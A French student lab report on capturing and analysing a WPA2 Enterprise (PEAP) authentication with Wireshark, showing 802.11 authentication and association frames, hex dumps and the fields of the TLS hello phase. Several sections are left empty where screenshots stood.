Sécurité des réseaux sans fil - Laboratoire WPA2 Entreprise

Authors

- Emmanuel Schmid
- Théo Gallandat
- Fabien Franchini


1. Capture et analyse d'une authentification WPA Entreprise

Dans cette première partie, nous allons capturer une connexion WPA Entreprise au réseau de l'école avec Wireshark et fournir des captures d'écran indiquant dans chaque capture les données demandées.

Identifier le canal utilisé par l'AP dont la puissance est la plus élevée.

Vous pouvez fairececi avec airodump-ng. Le channel 1 est le canal dont la puissance est la plus élevée !

Requête et réponse d'authentification système ouvert



Le schéma ci-dessus représente une authentification système ouverte. On retrouve :


La requête

```
19111 47.037074343  IntelCor_b0:11:fc   Cisco_4c:fc:a0   802.11   48 Authentication, SN=92, FN=0, Flags=........
19113 47.037475401  [illegible]                         802.11   48 Authentication, SN=3114, FN=0, Flags=........
19117 47.042798794  IntelCor_b0:11:fc   Cisco_4c:fc:a0   802.11   132 Association Request, SN=93, FN=0, Flags=........, SSID=HEIG-VD
19140 47.147071846  IntelCor_b0:11:fc   Cisco_4c:fc:a0   802.11   132 Association Request, SN=94, FN=0, Flags=........, SSID=HEIG-VD
19152 47.252742097  IntelCor_b0:11:fc   Cisco_4c:fc:a0   802.11   132 Association Request, SN=95, FN=0, Flags=........, SSID=HEIG-VD
19153 47.253880996  IntelCor_b0:11:fc   Cisco_4c:fc:a0   802.11   132 Association Request, SN=95, FN=0, Flags=....R..., SSID=HEIG-VD
19154 47.255576079  IntelCor_b0:11:fc   Cisco_4c:fc:a0   802.11   132 Association Request, SN=95, FN=0, Flags=....R..., SSID=HEIG-VD
19156 47.258151991  IntelCor_b0:11:fc   Cisco_4c:fc:a0   802.11   132 Association Request, SN=95, FN=0, Flags=....R..., SSID=HEIG-VD
19157 47.260010192  IntelCor_b0:11:fc   Cisco_4c:fc:a0   802.11   132 Association Request, SN=95, FN=0, Flags=....R..., SSID=HEIG-VD

▸ Frame 19111: 48 bytes on wire (384 bits), 48 bytes captured (384 bits) on interface 0
▸ Radiotap Header v0, Length 18
▸ 802.11 radio information
▾ IEEE 802.11 Authentication, Flags: ........
    Type/Subtype: Authentication (0x000b)
  ▸ Frame Control Field: 0xb000
    .000 0001 0011 1010 = Duration: 314 microseconds
    Receiver address: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
    Destination address: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
    Transmitter address: IntelCor_b0:11:fc (e8:2a:ea:b0:11:fc)
    Source address: IntelCor_b0:11:fc (e8:2a:ea:b0:11:fc)
    BSS Id: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
    .... .... .... 0000 = Fragment number: 0
    0000 0101 1100 .... = Sequence number: 92
▸ IEEE 802.11 wireless LAN management frame

0000  00 00 12 00 2e 48 00 00  00 02 6c 09 a0 00 f5 01   .....H.. ..l.....
0010  00 00 b0 00 3a 01 dc a5  f4 4c fc a0 e8 2a ea b0   ....:... .L...*..
0020  11 fc dc a5 f4 4c fc a0  c0 05 00 00 01 00 00 00   .....L.. ........
```

La réponse


```
19113 47.037475401  Cisco_4c:fc:a0   IntelCor_b0:11:fc   802.11   48 Authentication, SN=3114, FN=0, Flags=........
19117 47.042798794  [illegible]                         802.11   132 Association Request, SN=93, FN=0, Flags=........, SSID=HEIG-VD
19140 47.147071846  IntelCor_b0:11:fc   Cisco_4c:fc:a0   802.11   132 Association Request, SN=94, FN=0, Flags=........, SSID=HEIG-VD
19152 47.252742097  IntelCor_b0:11:fc   Cisco_4c:fc:a0   802.11   132 Association Request, SN=95, FN=0, Flags=........, SSID=HEIG-VD
19153 47.253880996  IntelCor_b0:11:fc   Cisco_4c:fc:a0   802.11   132 Association Request, SN=95, FN=0, Flags=....R..., SSID=HEIG-VD
19154 47.255576079  IntelCor_b0:11:fc   Cisco_4c:fc:a0   802.11   132 Association Request, SN=95, FN=0, Flags=....R..., SSID=HEIG-VD
19156 47.258151991  IntelCor_b0:11:fc   Cisco_4c:fc:a0   802.11   132 Association Request, SN=95, FN=0, Flags=....R..., SSID=HEIG-VD
19157 47.260010192  IntelCor_b0:11:fc   Cisco_4c:fc:a0   802.11   132 Association Request, SN=95, FN=0, Flags=....R..., SSID=HEIG-VD

▸ Frame 19113: 48 bytes on wire (384 bits), 48 bytes captured (384 bits) on interface 0
▸ Radiotap Header v0, Length 18
▸ 802.11 radio information
▾ IEEE 802.11 Authentication, Flags: ........
    Type/Subtype: Authentication (0x000b)
  ▸ Frame Control Field: 0xb000
    .000 0000 0011 0000 = Duration: 48 microseconds
    Receiver address: IntelCor_b0:11:fc (e8:2a:ea:b0:11:fc)
    Destination address: IntelCor_b0:11:fc (e8:2a:ea:b0:11:fc)
    Transmitter address: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
    Source address: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
    BSS Id: Cisco_4c:fc:a0 (dc:a5:f4:4c:fc:a0)
    .... .... .... 0000 = Fragment number: 0
    1100 0010 1010 .... = Sequence number: 3114
▸ IEEE 802.11 wireless LAN management frame

0000  00 00 12 00 2e 48 00 00  00 18 6c 09 c0 00 d9 01   .....H.. ..l.....
0010  00 00 b0 00 30 00 e8 2a  ea b0 11 fc dc a5 f4 4c   ....0..* .......L
0020  fc a0 dc a5 f4 4c fc a0  a0 c2 00 00 02 00 00 00   .....L.. ........
```

Requête et réponse d'association




Le schéma ci-dessus représente une association système ouverte. On retrouve :


La requête



La réponse




Phase d'initialisation



Le schéma ci-dessous repésente la phase d'initialisation


Sélection de la méthode d'authentification

Le protocole d'authentification est PEAP comme le montre la capture suivante :



Arrivez-vous à voir l'identité du client ?


> Oui, se référer au screen suivant.



Phase hello

Le schéma ci-dessous représente la **phase Hello** entre le client et l'AP.


Client



> Dans l'ordre des encadrés rouges sur le screen ci-dessus, on retrouve :

- Version TLS
- Nonce
- Suites cryptographiques proposées par le client
- Méthodes de compression proposées par le client : null

Serveur




> Dans l'ordre des encadrés rouges sur le screen ci-dessus, on retrouve :


- Version TLS
- Nonce
- Session ID
- Suites cryptographiques acceptées par l’AP
- Méthodes de compression acceptées par l'AP : null

Phase de transmission de certificats

- Certificat serveur




- Change cipher spec



